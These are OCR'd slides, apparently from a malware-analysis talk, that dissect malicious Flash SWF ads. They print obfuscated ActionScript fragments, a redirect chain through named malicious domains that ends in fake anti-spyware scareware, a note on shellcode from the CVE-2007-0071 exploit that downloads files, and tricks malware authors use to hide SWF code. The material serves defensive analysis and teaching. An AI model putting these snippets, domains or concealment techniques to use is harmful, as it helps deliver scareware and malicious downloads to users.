
- Decompiled 17113.swf with Flare
- Code doesn't reveal much – Looks to be concealed

First Look at 17113.swf Flare confused by obfuscation



Sothink SWF Decompiler – Commercial Suggests Obfuscated Code

- ActionScript View



- P-Code View

Flash Encryptors (Briefly)

- There are encryptors meant to protect your code
- The suggestion is they will protect your intellectual work
- Malware authors are using these tools to make it more difficult to dissect and understand what the malicious code is trying to do

Commercial Protectors
SWF Encrypt support AS 1,2,3

Name	Size	Protected	Version	Path
17113.swf	40.239 Kb	Yes	6	C:\Documents and Settings\Administrator\Desktop\flash
gnida.swf	3.111 Kb	No	6	C:\Documents and Settings\Administrator\Desktop\flash
statsa.php.swf	0.483 Kb	No	8	C:\Documents and Settings\Administrator\Desktop\flash
textbookx_728x90.swf	24.566 Kb	Yes	6	C:\Documents and Settings\Administrator\Desktop\flash

```
function timer(settings) {
  clearInterval(_root.intervalId);
  var targets = {};
  targets["0"] = "_top";
  targets["1"] = "_blank";
  var target = targets[settings.target]
   ? (targets[settings.target]) : ("_top");
  var url = settings.url;
  var d = "d=parent.document;";
...
```

```
function OO () {
  O = 980 % 511 * true;
  "O";
  return O;
}
var O = -328 + OO ();
for (;;) {
  if (O == 141) {
    O = O + 256;
...
```

SWFTools swfdump Shows Serveral URLs

```
------------- TAG: Unknown (253/0x00FD)
  Offset: 12805 (0x00003205)
  Size: 137 (large)
  00000000-  1E 0F 61 4A 3C F7 C7 53 E3 F0 F4 E1 59 0D C9 68 ..aJ<..S....Y..h
  00000010-  DA 3B 39 FD 68 17 31 6D 5D E0 17 FC 59 FC DC 58 .;9.h.1m]...Y..X
  00000020-  33 9A 20 8E F4 89 DA 0D 12 4D 98 00 66 F3 38 90 3. ......M..f.8.
  00000030-  A6 46 9C D6 4C 49 EF 0D 31 43 4B C2 5B 98 DF 2D .F..LI..1CK.[..-
  00000040-  B1 4C 09 D5 95 F4 CE 39 A1 5F CD 18 07 4A 85 94 .L.....9._...J..
  00000050-  41 E4 83 5E 21 FB F3 FD 70 FE 79 80 99 55 6D 83 A..^!...p.y..Um.
  00000060-  1D 00 68 74 74 70 3A 2F 2F 68 6F 6F 64 69 74 68 ..http://hoodith
  00000070-  69 6E 2E 63 6F 6D 2F 00 5F 62 6C 61 6E 6B 00 99 in.com/._blank..
```

Notepad

File Edit Format View Help

```
Constantpool(10 entries)
String:"btn" String:"_global" String:"prototype" String:"main"
String:"_root" String:"clickTag"
String:"http://www.car.com/index.cfm/RE/38" String:"clickTarget"
String:"_blank" String:"ASSetPropFlags"
```

Adobe Flash CS Shows Another URL

Output ×

```
Global Variables:
  Variable _global.btn = [function 'btn']
Level #0:
Variable _level0.$version = "WIN 9,0,45,0"
Variable _level0.□ = 461
Variable _level0.clickTag = "http://www.car.com/index.cfm/RE/38"
Variable _level0.clickTarget = "_blank"
Variable _level0.cookie = "d2VpZG9uZW91cw13"
Variable _level0.url =
"http://getfreecar.com/statsa.php?u=1200066806&campaign=weidoneous"
```

Open 17113.swf > Debug > List variables

Flare Can Decompile the statsa.php SWF file

Notepad

File Edit Format View Help

```
function cookie() {
    var v4 = new Date();  ct = v4.getTime();
    var v1 = _url.split('campaign=');
    v1 = v1[1].split('&u');  at.text = v1[0];
    var v2 = SharedObject.getLocal(v1[0], '/');
    if (v2.data.expires == null) {  v2.data.expires = ct; }
    var v3 = false;
    if (ct < v2.data.expires) { v3 = true; }
    v2.flush();  return v3;
}

if (!cookie()) {
  _root[(a.split(' ')).join('')]((_url.split('statsa.php')).
        join('statsg.php'));
}
```

Page statsg.php embeds gnida.swf Which Flare Can Decompile

<param name="movie" value="swf/gnida.swf?campaign=weidoneous&u=12000668o6" />

Notepad

File Edit Format View Help

```
...
var url = (_url.split('statsg.php')).join('statss.php');
var gourl = (_url.split('statsg.php')).join('u.php');
url = (_url.split('swf/gnida.swf')).join('statss.php');
gourl = (_url.split('swf/gnida.swf')).join('u.php');
_root.l(_url);
_root.l(url);
_root.l(gourl);
if (_root.debug) {
  _root.path = 'http://xxx-people-base.com/gnida_chameleon/';
  _root.campaign = 'test';
}
...
```

Page u.php Seems to be a config file

```
url=http%3A%2F%2Fblessedads.com%2F%3Fcmpid%3Dweidoneous%26adid%3Do&on_day=1&target=0&limit=0&on_show=0&mode=0&event=0&timeout=1&type=1
```


Translates to URL

```
http://blessedads.com/?cmpid=weidoneous&adid=o&on_day=1&target=0&limit=0&on_show=0&mode=0&event=0&timeout=1&type=1
```

Redirects to URL

```
http://antispywaremaster.com/data/?tmn=av41uamb&gai=weidoneous&gli=o&3=&mt_info=5272_3993_23955:6146_0_22705&rdr=2&tmn=null&440e535750&gai=weidoneous_smua134&mt_info=5272_3993_23955:6146_0_22705
```

Fake Error to trick users




Attempts to install a fake anti-spyware tool via social engineering.

Exploit Example 4: Flash Player Exploit (Briefly)

- A vulnerability in Flash Player 9 led to many exploits (CVE-2007-0071)
- A problem with code that processed the scene number
- Allowed the execution of arbitrary code via shellcode


SWFTools swfdump shows potential shellcode and a URL




Examining the Exploit's Shellcode

- You can extract hex values from swfdump output
- An alturnative is to uncompress the SWF file with flashm, then extract with a hex editor

FileInsight Editor has a built in disassembler



Shellcode attempts to locate and invoke URLDownloadToFile()



Other Notes on Flash and Malware Analysis

Check the domain reputation getfreecar.com

- www.mywot.com
- WOT Security Scorecard

Date	Source	Category	Comment
07/24/2008	DNS-BH	Malicious content, viruses	Appeared on malware domain blocklist.
07/04/2008	hpHosts	Malicious content, viruses	Appeared on a list of malicious websites.
07/04/2008	hpHosts	Spyware or adware	Engaged in the distribution of malware.

Contents of a SWF file AS 2

```
var greet = new TextField();
greet.text = "Hello World";
this.addChild(greet);
```

To AS2 p-code

```
96 0d 00 08 00 06 00 00 00
00 00 00 00 08 01 40 3c 96
02 00 08 00 1c 96 04 00 08
02 08 03 4f 96 02 00 08 00
1c 96 07 00 07 01 00 00 00
00 04 1c 96 02 00 08 05 52
17 00
```

```
push "greet" 0 "TextField"
new
var
push "greet"
getVariable
push "text" "Hello World"
setMember
push "greet"
getVariable
push 1 "this"
getVariable
push "addChild"
callMethod
pop
end
```

To bytecode

Contents of a SWF file AS 3

```
import flash.text.TextField;
var txtHello:TextField =
                new TextField();
txtHello.text = "Hello World";
addChild(txtHello);
```

To AS3 p-code

```
d0 30 20 80 05 d5 5d 05 4a
05 00 80 05 d5 d1 2c 0b 61
06 5d 07 d1 4f 07 01 47
```

```
getlocal0
pushscope
pushnull
coerce flash.text::TextField
setlocal1
findpropstrict flash.text::TextField
constructprop flash.text::TextField (0)
coerce flash.text::TextField
setlocal1
getlocal1
pushstring "Hello World"
setproperty text
findpropstrict addChild
getlocal1
callpropvoid  addChild (1)
returnvoid
```

To bytecode

How malware authors are protecting Flash SWF Files (Briefly)

- Place code inside and unknown tag and jump there
- Place code after the “end” tag and jump there
- Jump in the middle of the code block
- Use and abstraction framework
- Use a commercial protector

Thoughts on Handling Malicious Flash Programs

- Capture as many details from the victim or live site as possible
  - Note HTTP headers, cookies, etc.
- Disassemble and analyze SWF files, retrieving new files as necessary
- Unprotect if you can; may be limited to behavioral analysis

Tools That Assist with Flash Analysis

- Support ActionScript 1 & 2 only
  - Flashm, Flare, Dump Flash Decompiler
  - JSwiff, SWF toolkit (swf_dump)
- Support ActionScript 3 only
  - abcdump, Flex SDK swfdump, Nemo 440
- Supports ActionScript 1,2 & 3
  - SWFTools swfdump
  - Commercial: Sothink SWF, Decompiler Trillix

References

- ActionScript 3 AVM2 Overview:
  - http://www.adobe.com/devnet/actionscript/articles/avm2overview.pdf
- SWF File Format Specification:
  - http://www.adobe.com/devnet/swf
- OWASP Paper on Malicious SWFs:
  - http://www.owasp.org/images/1/10/OWASP-AppSecEU08-Fukami.pdf
- OWASP Flash Security Project
  - http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project
- Clickjacking
  - http://www.theregister.co.uk/2008/10/07/clickjacking_surveillance_zombie/
  - http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9117268&source=rss_topic17